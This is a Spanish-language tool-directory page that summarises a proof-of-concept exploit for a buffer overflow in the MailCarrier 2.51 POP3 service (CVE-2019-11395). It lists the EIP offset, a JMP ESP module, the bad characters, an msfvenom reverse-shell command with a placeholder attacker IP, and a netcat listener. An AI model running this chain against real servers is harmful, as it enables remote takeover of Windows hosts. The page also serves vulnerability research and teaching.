
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2019-11395 — Exploit en Python para CVE-2019-11395, un desbordamiento de búfer en el servicio POP3 de MailCarrier 2.51. Genera un payload de reverse shell mediante msfvenom y logra ejecución remota de código en objetivos Windows. | Kitploit
Herramientas/GitHubGitHub/caioprince/cve-2019-11395
Generación de PayloadsAnálisis de VulnerabilidadesExplotaciónShellcodePruebas de PenetraciónExplotación de Binarios
GitHubcaioprince/cve-2019-11395

CVE-2019-11395

Exploit en Python para CVE-2019-11395, un desbordamiento de búfer en el servicio POP3 de MailCarrier 2.51. Genera un payload de reverse shell mediante msfvenom y logra ejecución remota de código en objetivos Windows.

Ver Repositorio
43hace 2 añosAún no revisado
Compartir

Exploit CVE-2019-11395 🛡️

Acerca de CVE-2019-11395 🕵️

La vulnerabilidad CVE-2019-11395 describe una vulnerabilidad de desbordamiento de búfer en la aplicación de correo electrónico MailCarrier 2.51, que permite la ejecución remota de código. La vulnerabilidad ocurre en los procesos SMTP RCPT TO, POP3 USER, POP3 LIST, POP3 TOP o POP3 RETR.

Durante el estudio académico, se centró la atención en los procesos POP3 para crear una Prueba de Concepto (PoC). Se identificó que el envío de 6000 bytes a la aplicación provoca que deje de funcionar, revelando así la vulnerabilidad de desbordamiento de búfer.

Pasos de explotación 🔍

  1. Se utilizó msf-pattern_create -l 6000 para identificar con precisión el EIP.
  2. Se identificó el desplazamiento del EIP con msf-pattern_offset -q 6E47386E -l 6000, obteniendo un desplazamiento EIP de 5095.
  3. Se identificó expsrv.dll con ASLR deshabilitado, adecuado para un JMP ESP.
  4. Se identificaron los caracteres malos \x00\x0a\x0d durante las pruebas de caracteres inválidos.
  5. Se generó el payload con msfvenom -p windows/shell_reverse_tcp LHOST=YOUR_IP LPORT=4444 exitfunc=thread -f python -b "\x00\x0a\x0d" -v shellcode.
  6. Se ajustó el código CVE-2019-11395.py para alojar el payload.

  7. Se abrió una conexión con nc -lnvp 4444 y se ejecutó el exploit (CVE-2019-11395.py) para obtener acceso al entorno y validar el CVE descrito.
Uso 🚀

Sigue estos pasos para utilizar el exploit:

  1. Genera el payload usando msfvenom -p windows/shell_reverse_tcp LHOST=YOUR_IP LPORT=4444 exitfunc=thread -f python -b "\x00\x0a\x0d" -v shellcode.
  2. Copia la salida del comando msfvenom.
  3. Ajusta el código CVE-2019-11395.py para reemplazar la variable shellcode con la salida obtenida del comando msfvenom.
  4. Ejecuta el exploit (CVE-2019-11395.py) para obtener acceso al entorno y validar el CVE descrito.

Entorno comprometido 📸

PoC CVE-2019-11395

🔗 Conéctate conmigo

Visita mi perfil en LinkedIn

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    540
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    373
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    322
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    278
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    251

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →






